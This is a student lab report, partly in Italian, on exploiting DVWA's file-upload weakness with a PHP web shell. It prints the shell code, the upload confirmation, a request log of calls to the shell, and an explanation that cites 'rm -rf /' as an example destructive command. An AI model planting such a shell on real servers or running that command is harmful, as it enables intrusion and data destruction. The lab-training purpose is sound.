

```
GNU nano 7.2
<?php
if(isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo'<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo'<pre>';
}

?>
```

vulnerability: File Upload


Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>



45	http://192.168.49.101	POST	/dvwa/vulnerabilities/upload/	✓	200	4891	HTML		Damn Vulnerable Web Ap
46	http://192.168.49.101	POST	/dvwa/vulnerabilities/upload/	✓	200	4892	HTML		Damn Vulnerable Web Ap
47	http://192.168.49.101	POST	/dvwa/vulnerabilities/upload/	✓	200	4892	HTML		Damn Vulnerable Web Ap
48	http://192.168.49.101	GET	/dvwa/hackable/uploads/shell0.php	✓	200	193	HTML	php	
49	http://192.168.49.101	GET	/dvwa/hackable/uploads/shell0.php?cm...	✓	200	250	text	php	

Gli screen dell'esercizio come richiesto.

Il file shell0.php fornito mostra un potenziale punto di vulnerabilità. La vulnerabilità risiede nella mancanza di sanificazione dei dati di input forniti attraverso la variabile GET 'cmd'. Questo significa che un utente malintenzionato può eseguire comandi arbitrari sul server web che ospita questo file PHP, sfruttando così la vulnerabilità per ottenere un accesso non autorizzato o eseguire azioni dannose.

Sfruttamento della vulnerabilità: Utilizzando il file shell0.php e sfruttando la vulnerabilità sopra descritta, è possibile eseguire comandi arbitrari sul server web bersaglio. Ad esempio, se un utente malintenzionato fornisce un parametro 'cmd' contenente un comando maligno come "rm -rf /", il server eseguirà questo comando senza controlli di sicurezza, causando la rimozione ricorsiva di tutti i file e directory nel sistema di file.